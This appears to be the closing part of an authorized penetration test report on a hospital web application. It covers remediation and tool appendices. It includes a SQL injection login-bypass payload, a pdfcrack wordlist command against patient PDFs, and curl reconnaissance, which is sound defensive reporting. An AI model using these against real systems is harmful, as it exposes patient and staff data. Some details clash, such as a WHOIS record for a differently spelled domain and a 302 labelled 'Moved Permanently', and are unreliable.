


Figure 8.1 — The authenticated “My lab reports” page at medirozahospital.com/patient/portal.php, reached directly via the admin'-- bypass, listing three downloadable, password-protected pathology reports.

Phase 4 — Document Security Assessment

The PDF files were password protected.

The tester used:

```
pdfcrack  
/usr/share/wordlists/rockyou.txt
```

to demonstrate that the document password could be recovered.

Phase 5 — Further Information Discovery

The tester continued analyzing the exposed information and identified CMS 1.4.2 within the retrieved documents.

Further reconnaissance was conducted.

Phase 6 — Server-Side Data Exposure

The tester requested:

```
/robots.txt
```

using:

```
curl -s
```


The file disclosed:

```
/old/
```

The tester accessed the exposed directory and discovered the required:

- Employee salary information.
- Shareholder information.

Demonstrated Attack Chain





Disallowed /old/ Directory



Sensitive Hospital Information



Employee Salaries	Shareholder Details
--------------------------	----------------------------

9. Overall Risk Assessment

The assessment demonstrated that multiple weaknesses could be chained together to obtain progressively more sensitive information.

The most significant issue was not a single isolated vulnerability but the combination of:

- Authentication bypass.
- Weak protection of confidential documents.
- Publicly discoverable legacy resources.
- Sensitive information stored in an accessible location.

The successful exploitation of these weaknesses demonstrates that an external attacker could potentially move from an internet-facing application to highly sensitive organizational information without requiring social engineering or denial-of-service techniques.

10. Recommended Remediation Priorities

Priority 1 — Fix SQL Injection

The patient portal authentication mechanism should be remediated immediately.

Use parameterized queries/prepared statements and conduct regression testing against the authentication functionality.

Priority 2 — Remove the /old/ Exposure

The /old/ directory should be removed from public access immediately if it is no longer required.

If the information is required operationally, it should be protected through proper authentication and authorization.

Priority 3 — Review Patient Document Protection

Review the encryption and password-generation mechanism used for patient reports.

Ensure strong, unpredictable passwords or cryptographic keys are used.

Priority 4 — Review Publicly Accessible Files

Perform a complete review of the production web root for:

- Backup files.
- Old directories.
- Development files.
- Temporary files.
- Archived reports.
- Configuration files.
- Database exports.
- Sensitive documents.

Priority 5 — Review robots.txt

Remove references to sensitive paths where unnecessary.

More importantly, ensure that resources referenced by robots.txt are protected independently through proper access controls.

Priority 6 — Implement Continuous Security Testing

Regularly conduct:

- Web application penetration testing.
- Vulnerability assessments.
- Configuration reviews.
- External attack-surface assessments.
- Secure code reviews.
- Access-control testing.

11. Positive Security Observations

The assessment also demonstrated several positive characteristics of the testing environment:

- The assessment was conducted under explicit written authorization.
- Testing remained within the agreed target domain.
- No denial-of-service testing was performed.
- No social engineering was performed.
- The tester used controlled exploitation to demonstrate impact rather than destructive techniques.
- The findings were reproducible within the authorized assessment environment.

12. Conclusion

The five-day black-box penetration test of Mediroza General Hospital demonstrated several security weaknesses affecting authentication, confidential document protection, and sensitive information exposure.

The most significant findings were the SQL injection authentication bypass and the publicly accessible /old/ directory containing sensitive salary and shareholder information.

The assessment also demonstrated that the three confidential patient reports could be retrieved after gaining access to the patient portal and that their PDF passwords could be recovered using a commonly available password wordlist.

The assessment highlights the importance of implementing secure coding practices, strong authentication controls, appropriate cryptographic protection, proper access control, and secure management of legacy web resources.

Particular attention should be given to the fact that mechanisms such as robots.txt are intended for crawler guidance and must never be considered a security boundary.

Remediating the identified issues and conducting a follow-up validation test would help confirm that the demonstrated attack paths have been effectively closed.

13. Appendix A — Tools Used

Tool	Purpose
Burp Suite	Web application interception and testing
Burp Suite Intruder	Automated SQL injection payload testing
pdfcrack	PDF password recovery testing
RockYou	Password dictionary used during authorized password-strength testing
cURL	HTTP reconnaissance and retrieval of robots.txt
Web Browser	Application interaction and validation

14. Appendix B — Key Commands

SQL Injection Testing

Testing was performed through Burp Suite Intruder.

Successful payload:

```
admin' --
```

Observed response:

```
302 Found
```

PDF Password Testing

```
pdfcrack -f ~/Downloads/patient_report_1.pdf -w /usr/share/wordlists/rockyou.txt
```

robots.txt Reconnaissance

```
curl -s https://medirozahospital.com/robots.txt
```

The response identified:

```
Disallow: /old/
```

The exposed directory was then accessed through the authorized target domain.

15. Appendix C — Evidence to Include in the Final Submission

The following screenshots/evidence should be attached to the final report where permitted by the client:

1. Burp Suite Intruder payload/result showing the successful authentication bypass.
2. HTTP response demonstrating the 302 Found response.
3. Patient portal access after the authentication bypass.
4. Evidence of the three retrieved PDF files.
5. pdfrack output demonstrating password recovery.
6. PDF metadata/content evidence relevant to the assessment.
7. curl output showing the contents of robots.txt.
8. Evidence showing the /old/ directory.
9. Evidence of the exposed employee salary information.
10. Evidence of the exposed shareholder information.


Sensitive patient information should be redacted in the report wherever it is not necessary to demonstrate the finding.

16. Appendix D — Supporting Reconnaissance Evidence

The following reconnaissance was performed against the target domain to establish ownership, hosting, and edge-protection context ahead of active testing. These findings did not themselves constitute vulnerabilities but informed the testing approach.

DNS Resolution

The target domain was confirmed to resolve to a single hosting IP address:




```
kali@kali: ~  
$ nslookup medirozahospital.com  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
Name:   medirozahospital.com  
Address: 199.188.201.16  
  
kali@kali: ~  
$
```

Figure D.1 — nslookup medirozahospital.com resolving to 199.188.201.16.

HTTP-to-HTTPS Redirection

The application enforces HTTPS at the edge, redirecting all plain HTTP requests:



```
kali@kali: ~  
$ curl -I medirozahospital.com  
HTTP/1.1 302 Moved Permanently  
keep-alive: timeout=5, max=100  
date: Tue, 29 Sep 2026 18:56:13 GMT  
server: LiteSpeed  
location: https://medirozahospital.com/  
x-turbo-charged-by: LiteSpeed  
  
kali@kali: ~  
$
```

Figure D.2 — curl -I medirozahospital.com returning HTTP/1.1 302 Moved Permanently to the HTTPS origin, served by LiteSpeed.

Domain Registration

100

```

kali@kali:~$ whois medrozehospital.com
Domain Name: MEDROZEHOSPITAL.COM
Registry Domain ID: 313226963.DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2020-08-14T21:07:45Z
Creation Date: 2020-08-14T20:51:24Z
Registry Expiry Date: 2027-08-14T20:51:24Z
Registrar: NameCheap, Inc.
Registrar IANA ID: 1048
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.610.932.1810
Domain Status: clientTransferProhibited https://icann.org/epp/clientTransferProhibited
Name Server: DNS1.NAMECHEAPHOSTING.COM
Name Server: DNS2.NAMECHEAPHOSTING.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/whois
No. Last update of whois database: 2020-09-29T10:53:28Z

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in Verisign Global Registry
Services' ("Verisign") whois database is provided by Verisign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. Verisign does not
warrant its accuracy. By submitting a whois query, you agree to abide
by the following terms of use: You agree that you may use this data only
for lawful purposes and that under no circumstances will you use this data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to Verisign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of Verisign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. Verisign reserves the right

```

Figure D.3 — WHOIS record for medirozahospital.com, registered via NameCheap, Inc.

Web Application Firewall Detection

WAFW00F identified an active WAF/edge-protection layer in front of the application:

[illegible]

Figure D.4 — wafw00f identifying LiteSpeed (LiteSpeed Technologies) WAF protecting medirozahospital.com. Despite this protection being present, it did not prevent exploitation of MED-01 through MED-03, indicating the WAF's ruleset was not tuned to detect the SQL injection payload or unauthenticated resource access used in this assessment.

17. Final Finding Summary

ID	Vulnerability	Demonstrated Result
MED-01	SQL Injection Authentication Bypass	Patient portal access obtained
MED-02	Weak PDF Password Protection	Three confidential reports decrypted
MED-03	Sensitive Information Exposure	Employee salaries and shareholder details accessed

End of Report